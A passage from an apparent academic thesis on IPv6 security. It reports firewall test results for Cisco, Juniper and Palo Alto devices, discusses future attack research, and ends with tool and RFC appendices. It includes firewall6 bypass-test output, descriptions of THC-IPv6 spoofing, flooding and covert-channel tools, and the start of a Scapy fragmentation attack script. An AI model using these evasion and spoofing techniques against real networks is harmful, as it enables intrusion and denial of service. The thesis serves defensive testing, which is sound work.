Our second pass of the test cases did not prevent any of the previous not prevented attacks. For example, the remote Neighbor Solicitation flooding (ping sweep) was still possible. At least

```
policy-map type inspect ipv6 IPv6Map1
  match header routing-type range 0 255
    drop
policy-map global_policy
  class inspection_default
    inspect ipv6 IPv6Map1
threat-detection scanning-threat
```

Listing 4.1: Cisco ASA: Additional IPv6 Configurations

the ASA produced some log messages by default, e.g., for the Routing header type 0 attack or the Router Advertisement spoofing. However, more than 50 % of the attacks were blocked without any log entries.

### 4.3.2. Juniper SSG 5

Information about Juniper's Secure Services-Gateways (SSG) can be viewed in the "Juniper Networks ScreenOS Release Notes" [61], the "ScreenOS Reference Guide" [60], and the dedicated "IPv6 CLI Command Descriptions" [62]. In the default settings, some "Screening" checkmarks were enabled on the untrust zone but not on any other zones (refer to the firewall configurations in Appendix C).

The first security test pass prevented 12 attacks, while test case # 16 did not insert any neighbor cache entries but exhausted the CPU. However, this test can also be counted as prevented by default but we ranked them only as 0.5 points because of the CPU exhaustion. The stateless DHCPv6 flooding attack (# 21) exhausted the session table of the firewall which resulted in a denial of service for the complete IPv6 traffic.

We then checked almost all "Screening" features on all interfaces that are related to IP, ICMP, and Scan/Spoof/Sweep, etc. attacks. Unfortunately, in the complete "Security -> Screening" window, the word IPv6 is not shown. However, our second pass of the remaining attacks prevented almost all security vulnerabilities except the covert channel. A further research about this issue in the documentations revealed a section about covert messages, but explains only the "Blocking of Large ICMP Packets" related to IPv4. Listing 4.2 shows the log entries that the Juniper SSG generated for the following attacks: RH0, tiny fragments, Neighbor Solicitation flooding, remote Neighbor Solicitation flooding (two log messages), and DHCPv6 flooding.

Summarized, after all enabled screening features the Juniper SSG prevented all attacks except the covert channel. It at least generated some log entries, while not enough to use it as an intrusion detection system.

```
1 Source Route IP option! From 2001:db8:732c:8110:f47a:a0e4:b39e:918 to 2001:db8:732c
    :8010::10, proto 58 (zone Trust, int ethernet0/2). Occurred 1 times.
2 ICMP fragment! From 2001:db8:732c:8110:20c:29ff:fefd:4fba to 2001:db8:732c:8010::10,
    proto 58 (zone Trust, int ethernet0/2). Occurred 2 times.
3 ICMP flood! From fe80::218:c4ff:fe40:a9bf to fe80::219:e2ff:fea1:f986, proto 58 (zone
    Trust, int ethernet0/2). Occurred 3 times.
4 Address sweep! From 2001:db8:732c:8020:544e:ee5c:c32e:79d5 to 2001:db8:732c:8050:dbf:
    a453:b3a4:dd8d, proto 58 (zone Untrust, int ethernet0/0). Occurred 1 times.
5 Src IP session limit! From 2001:db8:732c:8020:544e:ee5c:c32e:79d5 to 2001:db8:732c
    :8050:329b:c2cf:e105:4c8f, proto 58 (zone Untrust, int ethernet0/0). Occurred 1949
    times.
6 Dst IP session limit! From fe80::4c55:100:0:0:546 to ff02::1:2:547, proto UDP (zone
    Trust, int ethernet0/2). Occurred 1 times.
```

Listing 4.2: Juniper ScreenOS Log Entries




Figure 4.3.: Palo Alto IPv6 Drop Configuration

### 4.3.3. Palo Alto PA-500

The administrator and reference guides from Palo Alto are not publicly on the Internet. An account is needed to download them. The firewall contains no single configuration when it comes out of the box. Therefore we configured the default policies for the "Zone Protection Profile" on all three zones and added a default "Security Profile" which we enabled on all "allow" policies. We did not change any of the default behaviors inside the policies, i.e., we led all enabled features active while we did not activate some disabled features. (Inside the "IPv6 Drop" and "ICMPv6" Zone Protection Profiles, only the "Type 0 Routing Header" checkmark was enabled, while all other 14 features were disabled.)

The first security pass revealed that almost all attacks were prevented by these default settings except the covert channel and the remote Neighbor Solicitation flooding attack. The latter one succeeded only "a little bit" since some of the echo-requests were blocked while some others passed the firewall. Therefore, we counted the test case with 0 points since it did not fully prevent the attack.

After we enabled some IPv6 Drop features on the Zone Protection Profile (refer to Figure 4.3), the covert channel attack was blocked by our second test pass. However, the remote ping sweep still suceeded, even though we configured the "DoS Protection" in the Security Profile and the Zone Protection Profile with a "ICMPv6 Flood Activate Rate" with only 100 packets/sec.

In summary, the Palo Alto firewall blocked most of the security attacks by default and could be configured to block even all attacks except the ping sweep. However, from 19 attacks that could be recognized by the firewall, only one single attack generated a log entry.

## 4.4. Summarization of the Test Results

By taking a quick glance at Table 4.6, the Palo Alto firewall prevented the most security attacks by default, followed from the Cisco and Juniper firewalls. After additional configurations, Palo Alto and Juniper provide mostly the same security level, while Cisco did not provide any further IPv6 configurations.

Looking at the log entries, all firewalls have almost failed. Cisco and Juniper logged a few attacks, while Palo Alto recognized only the remote Neighbor Solicitation flooding. At least the spoofing attacks of Router or Neighbor Advertisements should be recognized to inform the network administrator that some attackers might reside on the local layer.

The two implementation fuzzing tools for IPv6 and ICMPv6 packets did not lead to a crash on any of the three firewalls after running about twelve hours.

# 5. Future Work

In this chapters we list a few ideas for future works, sperated into three sections: more (precise) IPv6 attacks, the testing of other IPv6 devices, and the usage of the laboratory for not security related feature tests.

## 5.1. Further Attacks

Even though we have tested many different security weaknesses, a few more attacks or variants of some attacks are still possible. Additional to the following table, some scripts from Marc "van Hauser" Heuse test many firewall evasion techniques, e.g., **firewall6** which "performs various ACL bypass attempts to check implementations", [47]. Listing 5.1 shows the tests the tool performs and also reveals that they are not documented in detail. Furthermore, the methods for penetration testings against the upper layers must be changed due to the adoption of IPv6. Ottow et al. proposed a few changes in their paper about "The Impact of IPv6 on Penetration Testing", [82].

- **Multicast Addresses/Groups:** We have not tested whether the firewalls forward packets that are sent to some site-local or variable scope multicast addresses, e.g., `ff05::2` (all-routers), `ff05::1:3` (all-dhcp-servers), or `ff0x::130` with x=variable (UPnP). For example, single ICMPv6 echo-requests could be sent to these addresses in order to reveal whether the firewall forwards packets to unknown multicast groups via its default route. A firewall should block all packets sent to site-local or variable scope multicast addresses by default.

- **Covert Channel Improvements:** In Section 3.1.2 we proposed a Scapy one-liner that sends text values through the PadN option inside a Destination Options header. Even though this attack was quite successful in our firewall tests, an improvement could add some realistic options in the extension header to not only have some forged PadN fields in it. Furthermore, if only one PadN option is present on a single IPv6 packet that carries only 5 bytes, one of the two spoofed types would be legal, i.e., only the "not zero-valued" option data would be forged.

- **Other Covert Channels:** The THC-IPv6 attacking toolkit [47] provides a pair of programs, **covert_send6** and **covert_send6d**, that send and receive a file via unused option numbers in the IPv6 header. With an optional encryption key, the programs can also de-/encrypt the

```
1  weberjoh@jw-nb06:~/thc-ipv6-2.1$ sudo ./firewall6 eth0 2001:db8:72ed:a9d7:ba3f:57be:
       af5b:de2f 80
2  Starting firewall6: mode TCP against 2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f port 80
3  Run a sniffer behind the firewall to see what passes through
4
5  Test  1: plain sending                   TCP-SYN-ACK received
6  Test  2: plain sending with data         TCP-SYN-ACK received
7  Test  3: IPv4 ethernet type              FAILED - no reply
8  Test  4: hop-by-hop hdr (ignore option)  TCP-SYN-ACK received
9  Test  5: dst hdr (ignore option)         TCP-SYN-ACK received
10 Test  6: hop-by-hop hdr router alert     TCP-SYN-ACK received
11 Test  7: 3x dst hdr (ignore option)      TCP-SYN-ACK received
12 Test  8: 130x dst hdr (ignore option)    TCP-SYN-ACK received
13 Test  9: atomic fragment                 TCP-SYN-ACK received
14 Test 10: 2x atomic fragment (same id)    TCP-SYN-ACK received
15 Test 11: 2x atomic fragment (diff id)    TCP-SYN-ACK received
16 Test 12: 3x atomic fragment (same id)    TCP-SYN-ACK received
17 Test 13: 3x atomic fragment (diff id)    TCP-SYN-ACK received
18 Test 14: 130x atomic fragment (same id)  TCP-SYN-ACK received
19 Test 15: 130x atomic fragment (diff id)  TCP-SYN-ACK received
20 Test 16: 260x atomic fragment (same id)  TCP-SYN-ACK received
21 Test 17: 260x atomic fragment (diff id)  TCP-SYN-ACK received
22 Test 18: 2kb dst hdr                     TCP-SYN-ACK received
23 Test 19: 2kb dst + dst hdr               TCP-SYN-ACK received
24 Test 20: 32x 2kb dst hdr                 TCP-SYN-ACK received
25 Test 21: 2x dst hdr + 2x frag            TCP-SYN-ACK received
26 Test 22: 4x dst hdr + 3x frag            TCP-SYN-ACK received
27 Test 23: frag type first+middle          FAILED - no reply
28 Test 24: frag type first                 FAILED - no reply
29 Test 25: frag type first #2              FAILED - no reply
30 Test 26: frag type middle+last           FAILED - no reply
31 Test 27: frag type last                  FAILED - no reply
32 Test 28: frag type last #2               FAILED - no reply
33 Test 29: overlapping ping first          TCP-SYN-ACK received
34 Test 30: overlapping ping last           FAILED - no reply
35 Test 31: resend 2nd fake pkt             FAILED - no reply
36 Test 32a: plain with srcport 20          TCP-SYN-ACK received
37 Test 32b: plain with srcport 21          TCP-SYN-ACK received
38 Test 32c: plain with srcport 22          TCP-SYN-ACK received
39 Test 32d: plain with srcport 25          TCP-SYN-ACK received
40 Test 32e: plain with srcport 53          TCP-SYN-ACK received
41 Test 32f: plain with srcport 80          TCP-SYN-ACK received
42 Test 32g: plain with srcport 111         TCP-SYN-ACK received
43 Test 32h: plain with srcport 123         TCP-SYN-ACK received
44 Test 32i: plain with srcport 179         TCP-SYN-ACK received
45 Test 32j: plain with srcport 443         TCP-SYN-ACK received
46 Test 32k: plain with srcport 8080        TCP-SYN-ACK received
47
48 Done.
```

Listing 5.1: The firewall6 script tests various techniques to bypass firewall screenings.

file competely. Furthermore, the IPv6 header field "Flow Label" could be used for creating a covert channel.

- **Overlapping Fragments:** In the same way the attacker tries to bypass a firewall inspection with tiny or large fragments, overlapping fragments could be used. In [4], several operating systems are tested against IPv6 fragmentation attacks that are constructed upon techniques proposed in [84] and [91]. Similar firewall evasion attacks/tests could be built on this basis.

- **Spoofed NS source link-layer address option:** In order to falsify link-layer addresses in the victim's neighbor cache, a spoofed Neighbor Solicitation from an already known neighbor with a spoofed source link-layer address option can be used. "The attacks succeed because the Neighbor Cache entry with the new link-layer address overwrites the old. If the spoofed link-layer address is a valid one, as long as the attacker responds to the unicast Neighbor Solicitation messages sent as part of the Neighbor Unreachability Detection, packets will continue to be redirected", (RFC 3756). The tool **fake_solicitate6** from the THC-IPv6 attacking toolkit [47] could be used to send such spoofed NS messages.

- **Bogus Errored Packets in ICMPv6 Error Messages, (RFC 4942):** If an ICMPv6 error message that contains bogus errored packets is sent to an IPv6 node, upper-layer protocols might run into unpredictable states. This is not a only a concern due to IPv6 since it requires upper-layer services that are prone to such error messages. However, stateful IPv6 firewalls could check whether ICMPv6 error messages sent from an outside IPv6 node (attacker) are legitimate due to the embedded errored packets in the ICMPv6 message. If not, the firewall should discard them.

- **Covert Channel through ICMPv6 Error Messages:** Related to the before mentioned bogus errored packets in ICMPv6 error messages, a covert channel can be constructed using these error messages, too. "Certain ICMPv6 error packets need to be passed through a firewall in both directions. This means that some ICMPv6 error packets can be exchanged between inside and outside without any filtering", (RFC 4942).

- **Multicast Listener Discovery (MLD)/Multicast Router Discovery (MRD):** We have not tested any vulnerabilities concerning the multicast discovery messages. Since routers maintain a table which stores the listeners to specific multicast groups, these tables can be flooded as part of a DoS attack. Spoofed multicast listener reports can be used for information gathering since an attacker might be able to register for any multicast groups. Finally, multicast listener queries can be used by an attacker during the reconnaissance phase to detect IPv6 nodes on a local network. The THC-IPv6 attacking toolkit [47] provides several tools regarding MLD: **fake_mld26**, **fake_mldrouter6**, **flood_mld26**, and **flood_mldrouter6**. A basic DoS attack is presented in [45].

- **SEcure Neighbor Discovery:** Since SEND is not widely adopted on IPv6 devices, neither on clients nor on network equipment, we have not made any further investigations on it. However, since it solves a few layer 2 attack cases, the usage of SEND is recommended. To attack certain SEND implementations, the THC-IPv6 attacking toolkit [47] offers at least two tools that are related to this secure protocol: **sendpees6** and **sendpeesmp6**. A SEND denial of service attack is presented in [45].

- **Mobile IPv6:** Same reason as the above mentioned: MIPv6 is not widely deployed on routers/firewalls for serving as a home agent, nor do any mobile phones use mobile IPv6 in todays networks. If IPv6 is used by more clients during the next few years, MIPv6 will be used, too. Then, security researchers must investigate the protocol and its security aspects in detail. The "Guidelines for the Secure Deployment of IPv6" from the National Institue of Standards and Technology [31] provide a chapter in which the security ramifacations of MIPv6 are discussed in detail.

- **Network Mobility (NEMO):** "The protocol is an extension of Mobile IPv6 and allows session continuity for every node in the Mobile Network as the network moves", (RFC 3963). Instead of a single mobile node which changes its point of attachement to the Internet, a mobile router serves as the demarcation point for a complete mobile network. Even though this protocol is an MIPv6 extension, it needs a security research, too.

## 5.2. Other Devices

Of course, other devices than firewalls can be tested concerning their IPv6 functionalities:

- **Operating Systems:** A comparison of modern operating systems such as Mac OS X, Windows 7, Windows 8, Windows Server 2012, Ubuntu Linux, Red Hat Enterprise Linux (RHEL), etc. would be interesting concerning almost all IPv6 security attacks presented in this thesis. The test cases could be appropriate, i.e., show which operating systems are prone to denial of service attacks, which OSs handle falsified Neighbor Discovery messages without any alarms, etc.

- **Switches:** This thesis offers many countermeasures that can only be adopted on layer 2 devices, i.e., switches. Security tests could reveal whether features such as DHCPv6 or Router Advertisement snooping are correctly implemented by different vendors and how they actual prevent the appropriate spoofing attacks. Furthermore, switches (as well as routers) should provide basic statistic counters to measure how much IPv4 or IPv6 traffic resides on the network, distinguished by the different Ethertype values of Ethernet frames.

- **Intrusion Detection/Prevention Systems:** IDS/IPS systems can passively sniff on the network to detect and/or block certain attacks. These detection/prevention systems should

be tested against several IPv6-only attacks in order to reveal their detection rate on IPv6 vulnerabilities.

- **Forensic:** Since the usage of SLAAC and the Privacy Extensions offer no central point in the network on which all used IPv6-MAC bindings are stored, a passive layer 2 device should monitor all Duplicate Address Detection (DAD) and Neighbor Advertisement messages in order to do forensic analysis in the case of an intrusion. Some research should be done to show the reliability of such systems. Examples of passive Neighbor Discovery watching tools are presented in Section 3.2.5.

## 5.3. IPv6 Feature Tests

The laboratory could also be used to test features of IPv6 that are not related to IPv6 security or IPv6 firewalls directly, e.g., automatic Host-to-Host IPsec connections, NAT64, or Mobile IPv6. In any case, the laboratory scheme must be adjusted to serve these tests. For example, an additional Windows PC could be placed on the untrust zone of the laboratory to test certain Host-to-Host IPsec implementations, or a NAT64/DNS64 device could be placed between the untrust zone and the firewall in order to perform IPv6-to-IPv4 translations. Furthermore, simple IPv6 feature tests can be done for different IPv6 implementations/stacks/vendors, or the like. For example, the THC-IPv6 [47] tool **implementation6** tests several IPv6 features. Detailed shecklists could reveal which IPv6 features a network device has implemented.

# 6. Conclusion

In this thesis we explained the "new" IPv6 protocol and its security vulnerabilities. We showed the different scopes of security issues which we categorized in attacks against the protocol itself, ICMPv6 attacks that are almost driven from the local link (layer 2), and DHCPv6 attacks. We further showed that vulnerabilities can arise from insufficient implementations and covered the problems that are relevant during the transition from IPv4 to IPv6.

A comparison of both internet protocols with respect to their level of security shows that they provide almost the same (in-) security, though some attack vectors have changed. There are not many attacks with a devastating effect that can be executed from a remote IPv6 network. But as in IPv4 networks, an IPv6 network looses its security completely if an attacker gains access to the local area network or is an inside attacker (which is the case in about 50 % of all information thefts, [87]). In such a case, attacks with certain spoofed ICMPv6 messages are very efficient and can exploit several man-in-the-middle attacks which successively breaks the security of all upper layers.

The three tested firewalls blocked at least two-thirds of our security attacks by default which is in fact not the same security level as with IPv4 firewalls but shows that the vendors have done steps in the right direction over the past few years. However, the IDSs and logging mechanisms for recognizing certain IPv6 attacks are alarming small since all firewalls have not logged even the most obvious spoofing attacks.

For network administrators and security specialists it is quite important to know about IPv6 related security vulnerabilities, to test the used security equipment, and to update all running softwares on the appropriate machines if firmware updates are provided by the vendors. As history has shown, new security vulnerabilities and attacks will arise everytime and new products will still have implementation issues. It is therefore essential to stay informed about current security issues. For example, the "Common Vulnerabilities and Exposures" (CVE) libraries [75, 26] as well as the "ipv6hackers" mailinglist [34] provide detailled information about recent IPv6 security threats.

# A. General Appendix

## A.1. IPv6 Security Tools

The following list shows all IPv6 security tools that we used in this thesis to execute the attacks:

- **IP Stack Integrity Checker (ISIC):** For **testing the implementation** of a proposed standard a "fuzzer" tool can be used, i.e. a program that sends random data to an application or protocol. In the case of ISIC, which contains several tools, random IPv6 packets are sent to IPv6 nodes. Four different tools for fuzzing IPv6 are accessible: **isic6** for testing the IPv6 procotol stack at all, **icmpsic6** for sending random ICMPv6 packets, and **tcpsic6** and **udpsic6** which send random TCP and UDP packets to the destination address. According to a good implementation of IPv6, a node should not produce any errors nor should it crash after it has received many different packets from one of these tools. ISIC can be downloaded for free from the Sourceforge homepage at [105]. We used ISIC version 0.07 in this thesis.

- **Nmap:** Nmap is a **network mapper** tool which discovers hosts on the network and open ports (services) on hosts. It uses different extension scripts to do reconnaissance attacks with IPv6 and has several options to scan networks nearly unremarkable such as limiting the scan rate. In addition it can be used to detect operating systems and versions that are running on nodes. It is used from a command line but also comes with a Graphical User Interface (GUI). Nmap is an open source tool and can be downloaded for free. Further information and downloads can be accessed from [71]. Refer to Section 2.7 for using Nmap in order to scan a host, and Section 3.1.1 for the reconnaissance phase. The author of Nmap, Gordon "Fyodor" Lyon, wrote a complete book which covers the network mapper in detail [70]. In this thesis, we used Nmap version 6.01.

- **Scapy:** In order to **create any type of packet** with forged values, Scapy is the appropriate program. It can handle many different protocols and can construct almost all reaslistic and even unrealistic packets. Scapy is based on python and runs natively on Linux. "It can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery (it can replace hping, 85% of nmap, arpspoof, arp-sk, arping, tcpdump, tethereal, p0f, etc.)", [11]. The project homepage offers an interactive tutorial in which new users can learn how to construct the packets. Hint: in Scapy, pressing the Tab key twice shows all options for the current chosen packet type. For example, after typing "ICMPv6", a double stroke reveals all possible ICMPv6 messages and ICMPv6 option types. The `show()` function call of a packet type shows the main structure of a packet and reveals the attributes Scapy can set, e.g., `ICMPv6EchoRequest().show()` for the fields in an echo-request message. Scapy can be downloaded for free at [11]. We used version 2.2.0 in this thesis.

- **SI6 Networks' IPv6 Toolkit:** Similar to the THC-IPv6 attacking toolkit, "the SI6 Networks' IPv6 toolkit is a set of IPv6 security/trouble-shooting tools, that can **send arbitrary IPv6-based packets**", [36]. It currently provides twelve different tools that all have many options in order to fine-tune the messages. Unlike the THC toolkit, the author of the SI6

IPv6 Toolkit, Fernando Gont, offers a dedicated manual file for all of his tools in which all attributes and some examples are explained in detail. Since the toolkit has no Makefile which could build all tools with a single command, all tools must be built seperately. The toolkit can be downloaded from its project homepage [36]. We used version 1.2.3 in this thesis.

- **THC-IPv6 attacking toolkit:** The toolkit from Marc "van Hauser" Heuse includes several **security attacking tools that fit for almost all IPv6 related security vulnerabilities**. It is used by security specialists around the world and cited in many security works and papers. The tools are easy to use since most of them only require the declaration of the interface and the IPv6 address of the victim. Unfortunately, all tools come with very little documentations or manual pages; only a few text lines are presented for each tool. Therefore, it takes some time for a security specialist to discover what some tools really intend to do. For example, the promising tools implementation6, denial6, or exploit6, that can test certain implementation and vulnerability issues do not come with any detailed description and are therefore useless for a quick reference on IPv6 impementations. However, the toolkit served for almost all IPv6 vulnerabilities presented in this thesis and we strongly emphasize its usage for testing own equipment. It is accessible via [47]. The following packages need to be installed on a Linux system in order to run the toolkit with all features: `libpcap-dev`, `openssl`, `libssl-dev`. We used version 2.0 for all tests in Chapter 3, while version 2.1 was available for the firewall tests in Chapter 4. Version 2.1 also contains the bug fixed we reported to Marc Heuse during our laboratory tests.

Network tools that we used for capturing packets or troubleshooting issues are listed subsequently:

- **Tcpdump:** To **capture TCP/IP traffic** on Linux computers that have no GUI, we used tcpdump. Since it runs in promiscuous mode, it basically shows all Ethernet frames that arrive at the interface. To capture only specific packets, an expression such as `ip6` or `icmp6` can be issued (both without the "v" in ip6 or icmpv6). With the `-v` option, the output is more verbose, i.e., it shows more than the source/destination address and a basic protocol interpretation. To print all packets in hex and ASCII mode, the `-X` switch can be used. Since tcpdump can be installed with the default repositories on most Linux systems, the project homepage at [58] must not be contacted in the normal case. In this thesis, we used tcpdump version 4.2.1 with libpcap version 1.1.1.

- **Wireshark:** The open-source software Wireshark is a **graphical packet analyzer**. It does not only capture packets, but provides many analyzing tools, statistics, etc. The basic window offers a packet list which shows all captured packets, a detailed section in which a single packet can be further investigated, and a packet bytes section in which all bytes from the packet are displayed with their hex and ASCII values. Since Wireshark labels all attributes of the captured packets, e.g., the "Managed address configuration" flag within a "Router Advertisement", it is easy to investigate the different packets without knowing the raw values for the specific fields. For a detailed study, the Wireshark book from Laura Chappell [17] is a good reference. It provides many trace files and explains them in detail. Wireshark runs on many different operating systems such as Windows, Linux, or BSD variants. It can be downloaded at [22]. We used version 1.8.3 in this thesis.

## A.2. RFCs

This is a list of the most notably used Request for Comments (RFCs) in conjunction with IPv6. All RFCs can directly be accessed via the URL `http://tools.ietf.org/html/rfcxxxx`, where xxxx has to be replaced with the appropriate RFC number. The RFCs in **bold text** are the main specifications of IPv6 while the other ones are extensions. RFCs in *italic type* are INFORMATIONAL RFCs that address security topics and discuss vulnerabilities and countermeasures for IPv6 networks. In addition, this list provides only the most current RFCs, i.e. it shows not the obsoleted standards. As it can be seen, a couple of these security related RFCs are quite new, i.e., only 2-3 years old at the time of writing this thesis in 2012.

- RFC 1981: Path MTU Discovery for IP version 6; 1996
- RFC 2375: IPv6 Multicast Address Assignments; 1998
- **RFC 2460: Internet Protocol, Version 6 (IPv6) Specification; 1998**
- RFC 2464: Transmission of IPv6 Packets over Ethernet Networks; 1998
- RFC 3315: Dynamic Host Configuration Protocol for IPv6 (DHCPv6); 2003
- RFC 3646: DNS Configuration options for Dynamic Host Configuration Protocol for IPv6 (DHCPv6); 2003
- RFC 3736: Stateless Dynamic Host Configuration Protocol (DHCP) Service for IPv6; 2004
- *RFC 3756: IPv6 Neighbor Discovery (ND) Trust Models and Threats; 2004*
- RFC 3971: SEcure Neighbor Discovery (SEND); 2005
- RFC 4007: IPv6 Scoped Address Architecture; 2005
- RFC 4213: Basic Transition Mechanisms for IPv6 Hosts and Routers; 2005
- **RFC 4291: IP Version 6 Addressing Architecture; 2006**
- **RFC 4443: Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification; 2006**
- **RFC 4861: Neighbor Discovery for IP version 6 (IPv6); 2007**
- **RFC 4862: IPv6 Stateless Address Autoconfiguration; 2007**
- *RFC 4864: Local Network Protection for IPv6; 2007*
- *RFC 4890: Recommendations for Filtering ICMPv6 Messages in Firewalls; 2007*
- RFC 4941: Privacy Extensions for Stateless Address Autoconfiguration in IPv6; 2007
- *RFC 4942: IPv6 Transition/Coexistence Security Considerations; 2007*
- *RFC 5157: IPv6 Implications for Network Scanning; 2008*
- RFC 5175: IPv6 Router Advertisement Flags Option; 2008
- *RFC 6104: Rogue IPv6 Router Advertisement Problem Statement; 2011*
- *RFC 6105: IPv6 Router Advertisement Guard; 2011*
- RFC 6106: IPv6 Router Advertisement Options for DNS Configuration; 2010
- RFC 6146: Stateful NAT64: Network Address and Protocol Translation from IPv6 Clients to IPv4 Servers; 2011
- RFC 6147: DNS64: DNS Extensions for Network Address Translation from IPv6 Clients to IPv4 Servers; 2011
- RFC 6177: IPv6 Address Assignment to End Sites; 2011

## A.3. Abbreviations

The following section lists all abbreviations we used in this thesis. Abbreviations that are used for both internet protocols, e.g., DHCPv4 and DHCPv6, are listed only once without the v4/v6 suffix. In additional brackets we provide little further information about the acronyms.

| | |
|---|---|
| AAAA | (Quad-A) DNS Resource Record for an IPv6 Address |
| ACE | Access Control Entry |
| ACL | Access Control List |
| AH | Authentication Header |
| ALG | Application Layer Gateway |
| ARP | Address Resolution Protocol |
| AS | Autonomous System |
| ASCII | American Standard Code for Information Interchange |
| ASA | (Cisco) Adaptive Security Appliance |
| BGP | Border Gateway Protocol |
| BYOD | Bring Your Own Device |
| CA | Certificate Authority |
| CAM | Content Addressable Memory (Table) |
| CGA | Cryptographically Generated Addresses |
| CIDR | Classless Inter-Domain Routing |
| CLI | Command Line Interface |
| CPU | Central Processing Unit |
| CVE | Common Vulnerabilities and Exposures |
| DAD | Duplicate Address Detection |
| DAI | Dynamic ARP Inspection |
| DDoS | Distributed Denial of Service (Attack) |
| DE-CIX | German Commercial Internet Exchange |
| DHCP | Dynamic Host Configuration Protocol |
| DMZ | Demilitarized Zone |
| DNS | Domain Name System |
| DoS | Denial of Service (Attack) |
| DSL | Digital Subscriber Line |
| DUID | DHCP Unique Identifier |
| ESP | Encapsulating Security Payload |
| EUI-64 | Extended Unique Identifier on 64 bits |
| FTP | File Transfer Protocol |
| GRE | Generic Routing Encapsulation |
| GUI | Graphical User Interface |
| HIPS | Host-Based Intrusion Prevention System |
| HTTP | Hypertext Transfer Protocol |
| IANA | Internet Assigned Numbers Authority |
| ICANN | Internet Corporation for Assigned Names and Numbers |
| ICMP | Internet Control Message Protocol |
| ID | Identifier |
| IDS | Intrusion Detection System |
| IETF | Internet Engineering Task Force |
| IGMP | Internet Group Management Protocol |

| | |
|---|---|
| IKE | Internet Key Exchange |
| ISP | Internet Service Provider |
| IP | Internet Protocol |
| IPS | Intrusion Prevention System |
| IPsec | Internet Protocol Security |
| IPv6 | Internet Protocol Version 6 |
| LAN | Local Area Network |
| LSRR | Loose Source Record Route |
| MAC | Media Access Control (Address) |
| MITM | Man-in-the-Middle (Attack) |
| MIPv6 | Mobile IPv6 |
| MLD | Multicast Listener Discovery |
| MRD | Multicast Router Discovery |
| MTU | Maximum Transmission Unit |
| NA | Neighbor Advertisement |
| NAC | Network Access Control |
| NAPT | Network Address Port Translation |
| NAT | Network Address Translation |
| NAT-PT | Network Address Translation - Protocol Translation |
| ND | Neighbor Discovery |
| NDP | Neighbor Discovery Protocol |
| NEMO | Network Mobility |
| NIC | Network Interface Card |
| NIPS | Network-Based Intrusion Prevention System |
| NIST | National Institute of Standards and Technology |
| NS | Neighbor Solicitation |
| NTP | Network Time Protocol |
| NUD | Neighbor Unreachability Detection |
| OS | Operating System |
| OSI | Open Systems Interconnection |
| OSPF | Open Shortest Path First |
| OUI | Organizationally Unique Identifier |
| PAT | Port Address Translation |
| PIM | Protocol Independent Multicast |
| PKI | Public Key Infrastructure |
| PMTUD | Path Maximum Transmission Unit (MTU) Discovery |
| RA | Router Advertisement |
| RAM | Random-Access Memory |
| RDNSS | Recursive Domain Name System (DNS) Server |
| RFC | Request for Comments |
| RH0 | Routing Header Type 0 |
| RH2 | Routing Header Type 2 |
| RHEL | Red Hat Enterprise Linux |
| RIP | Routing Information Protocol |
| RIR | Regional Internet Registries |
| RPF | Reverse Path Forwarding |
| RR | (DNS) Resource Record |

| | |
|---|---|
| RS | Router Solicitation |
| RSA | (Encryption Algorithm from) Rivest, Shamir, and Adleman |
| RTT | Round Trip Time |
| SEND | SEcure Neighbor Discovery |
| SLAAC | Stateless Address Autoconfiguration |
| SMTP | Simple Mail Transport Protocol |
| SNMP | Simple Network Management Protocol |
| SOHO | Small Office, Home Office |
| SQL | Structured Query Language |
| SSG | (Juniper) Secure Services-Gateway |
| SSH | Secure Shell |
| SSL | Secure Sockets Layer |
| TCP | Transmission Control Protocol |
| TLS | Transport Layer Security |
| TTL | Time to Live |
| UDP | User Datagram Protocol |
| URL | Uniform Resource Locator |
| uRPF | Unicast Reverse Path Forwarding (RPF) |
| VLSM | Variable Length Subnet Mask |
| VM | Virtual Machine |
| VoIP | Voice over IP |
| VPN | Virtual Private Network |
| WLAN | Wireless Local Area Network |

## A.4. Scripts

The following script is taken from Antonios Atlasis' presentation about "Attacking IPv6 Implementation Using Fragmentation" at the Black Hat Conference 2012 [4, p. 26]. We only changed the typing error in line 13 from `randrange(1,B94967296,1)` to `randrange(1,4294967296,1)`.

```
1  #!/usr/bin/python
2  from scapy.all import *
3
4  if (len(sys.argv) == 5):
5          dip = sys.argv[2]
6          sip = sys.argv[1]
7          length = int(sys.argv[3])
8          myoffset = int(sys.argv[4])
9  else:
10         print "it␣takes␣four␣arguments␣(in␣the␣following␣order):␣the␣source␣IPv6␣
               address,␣the␣destination␣IPv6␣address,␣the␣length␣of␣the␣fragments␣(in␣
